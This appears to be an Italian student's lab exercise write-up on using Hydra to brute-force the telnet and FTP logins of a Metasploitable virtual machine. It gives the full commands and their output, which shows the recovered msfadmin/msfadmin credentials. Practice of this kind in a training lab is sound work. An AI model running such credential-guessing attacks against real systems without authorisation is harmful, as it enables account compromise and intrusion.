


# ESERCIZIO W14D4

In questo esercizio ho usato hydra per accedere ai servizi ftp e telnet della macchina metasploitable.


Nel primo caso (telnet) ho usato il seguente comando: `hydra -L user.txt -P passwd.txt (ip target) -t4 telnet`.

Con il comando L e P maiuscoli ho specificato ad hydra di utilizzare la mia lista di password ed username per provare l'attacco, ed infine specificando il servizio da attaccare.



```
File Actions Edit View Help
(kali@kali) ~/Desktop/password
$ hydra -L user.txt -P passwd.txt 192.168.32.101 -t4 telnet
```

Come si può notare nell'immagine successiva quando la password e l'utente risultano corretti hydra li evidenzia e li stampa a schermo.



```
(kali@kali) ~/Desktop/password
$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v -t4 telnet
hydra (v9.5) (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:36:39
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (16/p:8), -16 tries per task
[DATA] attacking telnet://192.168.32.101:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[23][telnet] host: 192.168.32.101 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.32.101 (waiting for children to complete tests)
```

La stessa cosa ho fatto per il servizio ftp , cambiando appunto il servizio da attaccare.

```
kali@kali:~/Desktop/password$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:39:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ftp://192.168.32.101:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
```

```
kali@kali:~/Desktop/password$ hydra -L user.txt -P passwd.txt 192.168.32.101 -v -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 04:39:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ftp://192.168.32.101:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.32.101 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.32.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-12 04:40:04

kali@kali:~/Desktop/password$
```